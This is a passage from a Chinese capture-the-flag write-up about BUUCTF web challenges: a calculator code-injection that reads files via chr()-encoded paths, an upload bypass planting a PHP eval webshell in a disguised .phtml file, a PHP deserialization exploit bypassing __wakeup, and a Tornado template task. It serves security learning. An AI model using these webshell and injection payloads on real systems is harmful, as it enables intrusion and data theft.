Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqld.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/

由于“/”被过滤了，所以我们可以使用chr(47)来进行表示，进行目录读取：


`calc.php? num=1;var_dump(scandir(chr(47)))`



```
1array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```

构造: `/f1agg` —— `chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)`

payload: `calc.php? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))`




`1string(43) "flag{271b54a5-ec3c-41c2-9083-b78f6e18afbe} "`

## 方法二: http走私攻击

构造: `/f1agg` —— `chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)`

payload: `/calc.php?num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))`




## [极客大挑战 2019]Upload



创建一个木马文件，以便后续用蚁剑链接  
文件内容为

```
GIF89a
<script language="php">eval($_POST['a']);</script>
```



可绕过的后缀名检

测: `php`, `php3`, `php4`, `php5`, `phtml`, `pht`

上传此文件，然后提示 `Not image!`





用burpsuite抓包，根据提示，修改 `Content-Type` 的内容为 `image/jpeg`

```
POST /upload_file.php HTTP/1.1
Host: 14977de8-41c8-412f-aa50-f3764ed805a2.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----14153629503316557221208962638
Content-Length: 407
Origin: http://14977de8-41c8-412f-aa50-f3764ed805a2.node4.buuoj.cn
Connection: close
Referer: http://14977de8-41c8-412f-aa50-f3764ed805a2.node4.buuoj.cn/
Cookie: UM_distinctid=17a094a09ee19a-01090f8233e8678-4c3f2d73-144000-17a094a09ef267
Upgrade-Insecure-Requests: 1

-----14153629503316557221208962638
Content-Disposition: form-data; name="file"; filename="a.phtml"
Content-Type: image/jpeg


GIF89a
<script language="php">eval($_POST['a']);</script>
-----14153629503316557221208962638
Content-Disposition: form-data; name="submit"

提交
```


[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

URL地址为: `/upload/a.phtml`



连接密码为: `a`







找到flag文件




```
/flag
1 flag{78ee9c76-719f-4ee4-993f-73be7670ddde}
2
https://blog.csdn.net/m0_52923241
```

拿到flag~~

## [极客大挑战 2019]PHP

[具体知识点点这里](#)

题目类型：序列化与反序列化



这儿提示备份网站，用dirsearch扫一下后台目录

输入：`python dirsearch.py -u http://9b76aef7-3183-4da4-a909-0f95ad5b6607.node4.buuoj.cn -e php`

```
[12:49:25] 429 - 568B - /ws_ftp.ini
[12:49:25] 429 - 568B - /WS_FTP.ini
[12:49:26] 429 - 568B - /WS_FTP.LOG
[12:49:26] 429 - 568B - /WS_FTP.log
[12:49:26] 429 - 568B - /WS_FTP/
[12:49:26] 429 - 568B - /WS_FTP/Sites/ws_ftp.ini
[12:49:26] 429 - 568B - /wsadmin.traceout
[12:49:27] 429 - 568B - /wsadmin.valout
[12:49:27] 429 - 568B - /wsadminListener.out
[12:49:27] 429 - 568B - /WS0.php
[12:49:27] 429 - 568B - /wso.php
[12:49:28] 429 - 568B - /wso2.5.1.php
[12:49:28] 429 - 568B - /wso2.php
[12:49:29] 200 - 6KB - /www.zip
[12:49:29] 500 - 576B - /wwwroot.rar
[12:49:29] 429 - 568B - /wwwroot.tgz
[12:49:29] 429 - 568B - /wwwroot.zip
[12:49:29] 429 - 568B - /wwwstats.htm
[12:49:29] 429 - 568B - /x.php
[12:49:30] 429 - 568B - /xampp/phpmyadmin/
[12:49:30] 429 - 568B - /xampp/phpmyadmin/scripts/setup.php
[12:49:30] 429 - 568B - /xd.php
[12:49:30] 429 - 568B - /xferlog
[12:49:31] 429 - 568B - /xlogin/
[12:49:31] 429 - 568B - /xls/
```

```
[12:49:31] 429 - 568B - /xml/_common.xml
[12:49:31] 429 - 568B - /xml/common.xml
[12:49:32] 429 - 568B - /xmlrpc.php
[12:49:32] 429 - 568B - /xmlrpc_server.php
[12:49:32] 429 - 568B - /xphperrors.log
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

找到www.zip，访问一下

9b76aef7-3183-4da4-a909-0f95ad5b6607.node4.buuoj.cn/www.zip



跳出弹窗，点击下载

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯  
不愧是我!!!



[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

发现有flag.php目录

```
<?php
$flag = 'Syc{dog_dog_dog_dog}';
?>
```

名称	压缩前	压缩后	类型
.. (上级目录)			文件夹
class.php	1 KB	1 KB	PHP 文件
flag.php	1 KB	1 KB	PHP 文件
index.js	10.3 KB	3.6 KB	JavaScript
index.php	1.8 KB	1 KB	PHP 文件
style.css	1.1 KB	1 KB	层叠样式表

```
<?php
$flag = 'Syc{dog_dog_dog_dog}';
?>
```

无用信息

查看index.php源码，

```
36 <?php
37 include 'class.php';
38 $select = $_GET['select'];
39 $res=unserialize(@$select);
40 ?>
```

发现包含class.php文件，采用get传参select，还有个php反序列化函数unserialize()

查看另一个文件class.php

```
file:///C:/Users/lenovo/AppData/Local/Temp/360zip$Temp/360$2/class.php
username = $username; $this->password = $password; } function __wakeup(){ $this->username = 'guest'; } function __destruct(){ if ($this->password != 100) { echo "
NO!!!hacker!!!
"; echo "You name is: "; echo $this->username;echo "
"; echo "You password is: "; echo $this->password;echo "
"; die(); } if ($this->username === 'admin') { global $flag; echo $flag; }else{ echo "
hello my friend~~
sorry i can't give you the flag!"; die(); } } ?>
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

查看源码

```
1 <?php
2 include 'flag.php';
3
4
5 error_reporting(0);
6
7
8 class Name{
9     private $username = 'nonono';
10    private $password = 'yesyes';
11
12    public function __construct($username, $password) {
13        $this->username = $username;
14        $this->password = $password;
15    }
16
17    function __wakeup(){
18        $this->username = 'guest';
19    }
20
21    function __destruct(){
22        if ($this->password != 100) {
23            echo "</br>NO!!!hacker!!!</br>";
24            echo "You name is: ";
25            echo $this->username;echo "</br>";
26            echo "You password is: ";
27            echo $this->password;echo "</br>";
28            die();
29        }
30        if ($this->username === 'admin') {
31            global $flag;
32            echo $flag;
33        }else{
34            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
35            die();
36        }
37    }
38 }
39 }
40 }
41 ?>
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

发现有输出flag的条件，接下来代码审计

```

<?php
include 'flag.php';
error_reporting(0);
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';
    // 创建对象时触发
    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
    // 使用unserialize时触发
    function __wakeup(){
        $this->username = 'guest';
    }
    // 对象被销毁时触发
    // 如果password=100, username=admin, 在执行__destruct()的时候可以获得flag
    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

通过反序列化来执行destruct函数，如果password=100，username=admin，可以获得flag

构造序列化

```

<?php
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));
?>

```



```
string(77) "O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}"
```

接着执行反序列化，执行之前限制性wakeup函数，但是\_\_wakeup函数会修改username的值，所以一个想办法绕过wakeup绕过方法：当成员属性数目大于实际数目时可绕过wakeup方法(CVE-2016-7124)

方法一：用序列化加%00

**private:** 属性被序列化的时候属性名会变成 %00类名%00属性名，长度跟随属性名长度而改变。加%00的目的就是用于替代\0

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

构造payload: `/?select=O:4:%22Name%22:3:`

```
{s:14:%22%00Name%00username%22;s:5:%22admin%22;s:14:%22%00Name%00password%22;i:100;}
```




方法二：直接url编码

```
<?php
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));
var_dump(urlencode(serialize($a)));//进行url编码，防止%00对应的不可打印字符在复制时丢失
?>
```



string(77) "O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}"  
string(135) "O%3A4%3A%22Name%22%3A2%3A%7Bs%3A14%3A%22%00Name%00username  
%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password  
%22%3Bi%3A100%3B%7D"




```
buuctf_php.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));
var_dump(urlencode(serialize($a)));
?>
```


[https://blog.csdn.net/qq\\_52525241](https://blog.csdn.net/qq_52525241)

## [护网杯 2018]easy\_tornado

首先出来三个链接




查看flag.txt




提示flag在/flllllllllag中

OK, 知道了第一个条件, filename=/flllllllllag

查看welcome.txt



查看hints.txt



分析一下


```
GET /file?filename=/flag.txt&filehash=6626a506619b88f447ea71bc188b8d65 HTTP/1.1
```

这里有两个参数, 第一个参数filename, 文件的名称, 我们通过查看flag.txt文件知道, 藏flag的文件名为flllllllllag; 第二个参数filehash, 翻译一下: 文件哈希, 也就是加密了

加密方法在第三个文件中 `md5(cookie_secret+md5(filename))`, 将cookie\_secret+filename的值md5加密后的值, 整体再md5加密; 然后把最后的值赋给filehash

现在最重要的一步就是获取cookie\_secret的值, 这个我不会。看一下大佬们怎么做

在试的过程中，尝试只输入filename的值而忽略filehash，结果出来以下内容，URL变成 `/error?msg=Error`



# Error

我们前面忽视了第二个文件内容 `render`。我以为只是个没用的信息，结果一查，还是个挺重要的东西，怪我见得太少


`render`是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，生成不同的网页，如果用户对render内容可控，不仅可以注入XSS代码，而且还可以通过`{{}}`进行传递变量和执行简单的表达式。

`Tornado`是一种 Web 服务器软件的开源版本。Tornado 和现在的主流 Web 服务器框架（包括大多数 Python 的框架）有着明显的区别：它是非阻塞式服务器，而且速度相当快。

以上是我的分析过程，下面看一下大佬的解法

